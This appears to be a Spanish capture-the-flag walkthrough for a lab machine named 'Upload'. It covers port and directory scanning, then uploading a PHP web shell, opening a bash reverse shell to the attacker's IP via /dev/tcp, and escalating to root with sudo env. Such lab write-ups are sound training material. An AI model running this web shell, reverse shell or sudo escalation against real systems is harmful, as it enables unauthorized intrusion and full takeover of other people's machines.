

3. **Máquina: Upload (Muy Fácil)**

1. Descubrimiento de Puertos y Servicios con Nmap:

- Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
 - Comando:** `nmap -sVC 172.17.0.2`
 - Resultado:** Se ha encontrado el servicio HTTP abierto con opción a uploads, lo que indica que se pueden subir archivos.

2. Búsqueda de directorios activos con Gobuster:

- Usamos *Gobuster* para encontrar directorios activos en el servicio HTTP.
 - Comando:** `gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html`
 - Resultado:** Se encontró *uploads*, donde se almacenan todos los archivos subidos, aunque también podríamos usar la lógica para encontrar este directorio activo.

3. Generación de Reverse Shell con *Revershell Generator*

- Introducimos en la web la IP de la máquina víctima y el puerto abierto (8080).
 - Comando:** Utilizamos Script *PHP PentestMonkey*.
 - Resultado:** Creamos un archivo con el script PHP generado, el cual vamos a subir, y también recibimos el comando de escucha a ejecutar en nuestra máquina.

4. Creación de una Escucha en el Puerto 8080:

- Establecemos una escucha en el puerto 8080, utilizando el código generado por Revershell Generator
 - Comando:** `nc -lvp 8080`.
 - Resultado:** nuestra máquina en escucha por el puerto 8080.


5. Subida y Apertura del Archivo PHP:


- Vamos a la página de subidas encontrada con Gobuster y abrimos el archivo .php que hemos subido.
 - Comando:** Ir a página *uploads* y abrir archivo .php subido.
 - Resultado:** Nos encontramos con un error que rechaza la conexión con la Reverse Shell: *"WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)"*, por lo que tendremos que probar otra forma de ejecución remota de comandos.

6. Subida y Apertura del Archivo CMD.php:

- Para solucionar esto, probamos a subir y abrir un cmd remoto para la ejecución de comandos.
 - Comando:** Escribimos el siguiente script en un archivo PHP: `<?php system($_GET("cmd")); ?>`
 - Resultado:** Si abrimos este archivo desde la página de subidas y usamos en la URL `?cmd=<comando>`, podemos ejecutar comandos remotos como la máquina víctima.

7. Creación de una Reverse Shell:


- Creamos una Reverse Shell para poder controlar el comando remoto desde nuestra consola
 - Comando:** En al URL añadimos: `?cmd=bash -c "bash -i %26 /dev/tcp/192.168.0.109/8080 0%261"`. Podemos buscarlo en  *Revershell Generator*.
`bash -c "<commando_a_ejecutar>"``



- Resultado:** Una vez ejecutamos el comando y estamos en escucha (previamente), recibimos la bash remota.

```
(root@kali)-[/home/kali/Desktop]
# nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.0.109] from (UNKNOWN) [172.17.0.2] 44924
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@4d9baa449b12:/var/www/html/uploads$ whoami
whoami
www-data
www-data@4d9baa449b12:/var/www/html/uploads$
```

• 8. Escalado de Privilegios:

- Si realizamos `sudo -l`, observamos que podemos ejecutar `env` bins sin necesidad de contraseña. Por lo tanto, buscamos un exploit en env para realizar la escalada de privilegios en  [GTFOBins](#) .

- **Comando:** `sudo env /bin/bash`

- **Resultado:** Una vez ejecutado, ya somos el usuario root en la máquina víctima. ¡Fin de la resolución!

```
www-data@4d9baa449b12:/var/www/html/uploads$ sudo env /bin/sh
sudo env /bin/sh
whoami
root
ls
upload_safe
upload_safe.php
upload_safe_cmd.php
xDalik
/bin/sh: 3: xDalik: not found
```